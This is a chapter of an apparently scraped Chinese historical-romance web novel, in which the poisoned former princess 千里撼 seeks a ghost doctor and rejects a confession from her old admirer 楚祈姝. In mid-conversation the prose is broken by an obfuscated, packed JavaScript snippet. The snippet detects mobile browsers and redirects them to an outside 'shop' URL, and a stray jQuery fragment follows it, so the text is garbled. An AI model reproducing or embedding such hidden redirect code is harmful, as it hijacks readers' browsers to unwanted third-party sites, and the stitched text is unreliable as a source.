56. 阇罗斯丹篇

作品:《我与皇权不得不说的秘密牡丹:“我瞧你这身子好的差不多了,如今只肖寻到鬼医叫他给你清淤排毒即可。”


    “话虽如此,可我,”千里撼顿了顿,忽然瞧到牡丹的玉佩,微微蹙眉只觉得有些眼熟,“我们……谁也不晓得鬼医身在何处啊。”


    “我倒有些消息,”牡丹顺着她的视线看去,疑惑道,“怎么了?”


    “你这玉佩,是哪里买的?”


    “不是买的,”牡丹托起它,眼底不自觉流露出淡淡哀伤,“是我家传的。你瞧,上头还有我的名字。”


    翠绿的玉佩上头,一个模糊的“城”字陷了下去。千里撼摸着那块玉,愈来愈熟悉,记忆中仿佛也出现过这样一块翠绿的玉,也是这般触手生凉。


    “怎么,陆姑娘,你认得这块玉吗?”牡丹的眼睛一下亮起来,迫切的看向千里撼,抓住她道。


    “有些……眼熟?”


    牡丹突然激动起来,拉着她道,“你见过这块玉吗?在哪见过,带在谁的身上?那人是男是女,你可还记得那人?陆姑娘!陆姑娘?”


    千里撼一时想不起,直起身来摇摇头道,“抱歉,我想不起来了。”


    牡丹刚提起的一口气顿时噎在胸口,良久,她低头笑了下,手背飞快划过眼尾,“是我失态了……没关系,想不起来也没关系。”


    千里撼:“方便同我说说吗?”


    “其实,我还有个妹妹,”牡丹拾起玉佩放在手心蹭了蹭,“当年阇州沦陷,我父母害怕敌人屠城便设法将尚在襁褓中的胞妹和我送回大魏。可流民那么多,大家都饿着肚子,有一天粮食都吃光了,就有人盯上我们两个,父母与她们缠斗起来护送我们跑了出去,之后我便和他们失散了。后来我遇到一个世外高人,她说我妹妹骨骼惊奇便收留了我妹妹。可她性格古怪,任凭我怎么说也不要我跟着,走投无路之际我又回了阇罗斯丹寻亲,后来便被人牙子卖到春风楼,直到现在。”


    “这块玉佩是我和妹妹唯一的连接,我本名叫穆还城,所以上面有个城字。”她摊开手将玉佩展示给千里撼,“可惜过了这么多年,我已经不记得妹妹手里那块刻的是什么字了。就连父母的名字我也忘了。”千里撼握住牡丹安慰道,“我既有印象就证明你妹妹一定还活着。你放心,等我回去后定会为你找到她的线索。”


    “那便多谢了。这么说,你就要走了?”千里撼点点头道:“是啊,不是说好了要去找鬼医嘛。”


    “这样啊,”牡丹点点头,“也是。我听说他最近一次露面是在三个月前,好像是在东山至七枝县一带。”


    “哎,那也不是很远嘛。”戏扇道。


    “不远倒是不远,只是姜魏两国紧张,来往人士查的严,你们想走也只能走山路。这样,从往复山走吧,此处毗邻东山,鱼龙混杂不易发现。道南是东山,道北是七枝,你们找起来也方便。”


    千里撼点点头,“也好。”


    戏扇备了些干粮与蝴蝶辞行,他和千里撼两人翻山越岭,昼伏夜出的赶路,时不时还要左右躲避官差,历时四个月终于到了往复山。千里撼拄着拐杖站在山顶向下望去,身旁巨大的石碑上刻着七个字“往复山上来硕崖”,层层云雾弥漫,当年她就是从这里掉了下去。


    四个月的路程,她走了四年多,如今再站上这里难免感慨万分。


    “怎么了?”戏扇问道。“没什么,”千里撼看向远处,天边隐隐露出朝阳,“只是觉得这里风景好。”


    “好了,继续赶路吧。”她转身离开。


    树旁,一道身影捂住口鼻不敢呼吸,生怕被人发现,待二人离开他便飞快下山往大魏方向跑去。


    “东山驿栈?”戏扇看着牌子挠了挠头道,“怎么只有木牌啊,驿站呢?”


    千里撼看了眼那块被风雨摧残的不成样子的木牌,指了指前方废墟道:“喏,这里就是。”


    “啊?荒废了啊!”戏扇沮丧道。


    “是啊,常年兵荒马乱的,怎么开的下去。”千里撼过去找块石头坐下来轻轻按摩着左腿。


    戏扇过来打开包袱道,“怎么样,是不是腿又疼了?贴一贴膏药吧。”


    “嗯。”千里撼点点头。


    一阵黄沙卷过,戏扇往风来的方向转了转,背对着为她挡些风,两人额头相抵,亲密无间。


    “咔哒!”


    远处忽然有木头开裂的声音,谁也没多想,毕竟这几日风大,吹断树枝也没什么可新鲜的。


    “……郡主?”


    千里撼一愣,脊骨发麻,这称呼真是久违了。


    她缓缓直起身来,越过戏扇的身躯抬头望去,露出半张脸。远处,楚祈姝正站在那块断了的木牌旁。


    “真的是你吗,郡主。”


    楚祈姝站在原地,看着风中人影恐惧的不敢向前去,黄沙塞进眼眶,他只敢远远地看着。


    千里撼望着他,戏扇也察觉到了,缓缓转身。良久,千里撼笑起来,点点头道,“好久不见。”


    “真的是你……真的!是你!”楚祈姝迈着沉重的步子向前挪去,步伐越跨越大,最后猛的一扑,抱住千里撼腰身才终于有了实感,“你还活着!你真的活着!”


    “是,我还活着。”千里撼拍拍他轻颤的背。


    他流着泪,双眉紧蹙,上半张脸难过的要死,可嘴却是在笑着,表情和他这人一样别扭。千里撼没忍住笑话他道,“这么多年过去,你怎么还是这幅样子。如何,过得还好吗?”


    楚祈姝也笑起来,擦擦眼泪更清晰的看见她,千里撼明显瘦了,不似从前英姿勃发,像一颗菩提,多了些千帆过尽的沧桑之感,但也更沉稳了。


    他道:“好,托你的福一切都好。当年我拿着你的荐帖化名陆文举参加科考,后来便在这附近的七枝县任县丞,一做就是三年。我学了很多,证明了自己,这都要归功于你。”


    千里撼摆摆手,“这归功于你自己。没少受罪吧。”


    “郡主才是,一定受了许多苦。”楚祈姝望向她手边拐杖不忍动容。


    “人生在世,几个能一帆风顺。”千里撼不以为然,“苦与不苦,活着就比死了强。”


    楚祈姝看向戏扇,“这位是?”


    千里撼介绍道,“这位是戏百贺,我的夫郎。”“戏扇,”她又道,“这是楚祈姝。”


    戏扇点点头道,“真是气度不凡啊,叫我戏扇就行,哈哈。”


    楚祈姝一听这话,眉头抽搐,暗自咬了咬牙,作揖道:“叫我陆文举就好,这是郡主亲自为我取的名字。”


    “哦哦,陆文举,好的。”戏扇点点头。


    “郡主,既然你没事那我们何时启程回姜国,陛下她一定很想见到你。”楚祈姝道。


    千里撼搓了搓膝盖,低头笑笑,“我要回的不是姜国,而是云州啊。不过现在还不是时候。”“为什么?”


    千里撼:“我身中剧毒朝不保夕,如今要找鬼医来施针救命。”


    “鬼医?”楚祈姝皱了皱眉像知道些什么,“竹林鬼医?”


    戏扇点点头兴奋道:“就是他!怎么,你认识他?”


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17303578|198540||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    楚祈姝叹了口气,看向千里撼,眼里有许多说不清道不明的东西,“郡主应当比我还要认得他。你们跟我走,我带你们去见他吧。”


    千里撼看着楚祈姝,顿了顿转过头道,“戏扇,我有些渴,你去打点水来吧。”


    “好。”


    望着戏扇远去背影,千里撼一把拉住楚祈姝道:“你是不是知道些什么。你告诉我,这个鬼医是谁?”


    “郡主猜不出吗。”


    “我就是猜得才要问你!”


    千里撼全身紧绷,带着自我欺骗的荒唐,她始终回避这一切,如今更是不敢相信自己的猜测,“你说,他是谁。”


    “鬼门十三针,闻家十三郎,闻仙狂。”楚祈姝缓缓蹲下为千里撼拭去汗珠,“郡主想必早就猜到了吧。”“……那为什么都传言他是个老头子?还说他性情乖戾?”千里撼有些语无伦次,像是找到了理由,“楚祈姝,你没见过闻武所以你可能不清楚,他的头发本来就是——”


    “他疯了。”


    楚祈姝毫不留情道,“从你消失后他就变得疯疯癫癫,不修边幅,常年徘徊于来硕崖附近,或行医或杀人,喜怒无常。”


    千里撼顿时愣住,心口一疼。


    楚祈姝将手盖在千里撼攥紧的拳头上,“郡主,我不是趁人之危,也不想挑拨离间。你消失这些年我们大家都以为你死了,一晃五年,大家死的死、伤的伤、疯的疯、散的散,我也不例外。打从你当年给我那封荐帖起我便对你钟情,你是这世上最明白我的人。我不在意身份,只求能伴你左右。郡主,给我一个机会好吗?”


    他将千里撼的掌心贴在自己胸口,擂鼓似的声响证明了他的真心。


    “楚祈姝,我已经不是郡主了,你也不再陆文举,”千里撼看向他,缓缓抽出手来,“你有才华,有能耐,为什么非要选择把自己困在我身边?你此行大概就是要回姜国吧,那里有玉雪倾,有楚长行。若我没猜错,这些年来你在大魏,名为做官实为潜伏。如今大局已定,姜国百废俱兴,你习得一身本领就是要去实现抱负的!”


    “姜国正是用人之际,凭你的能耐,最低五年就能做到九卿的位置,时日一多就连三公也能有望。这样大好的前途摆在眼前,你却说宁可什么都不要也要陪在我身边?”千里撼指着他的鼻子骂道,“楚祈姝,你疯了!”


    “我没疯,我就是想搏一搏,”楚祈姝望向她,惨笑一下,像个彻头彻尾的失败者,“你果然和我想的一模一样……郡主,我的心不会变。”


    千里撼:“楚祈姝,我不怕告诉你,我如今的身体犹如风中秉烛,一眨眼都可能没有明天。这五年里我每日都提心吊胆的活着,生怕就那么悄无声息的死了,所以只敢躲着。你把自己挂在我这么个废人身上根本不值得,我给不了你任何承诺——”


    “我不要承诺!”楚祈姝颤抖着捂住她的嘴巴,生怕她再说出一个字刺痛自己,“我只要一个可能。如果哪天你累了,倦了,想要逃走时就来找我,无论何时我都会等着你。我会听你的话,遂你的愿,哪怕天涯海角都陪你一起。至于其它,我本就不奢求,所以我求你不要这样咒自己。”


    千里撼看着他,终究败下阵来。


    楚祈姝:“我会去姜国,用尽毕生所学。可你也不要忘了我,我永远是你的陆文举。”


    千里撼没说话,点了点头。


    楚祈姝笑起来,“这就够了。”


    戏扇从远处打水回来道:“水来啦!我们什么时候走啊?”


    千里撼深吸一口气,扶着拐杖起身道:“现在就走。”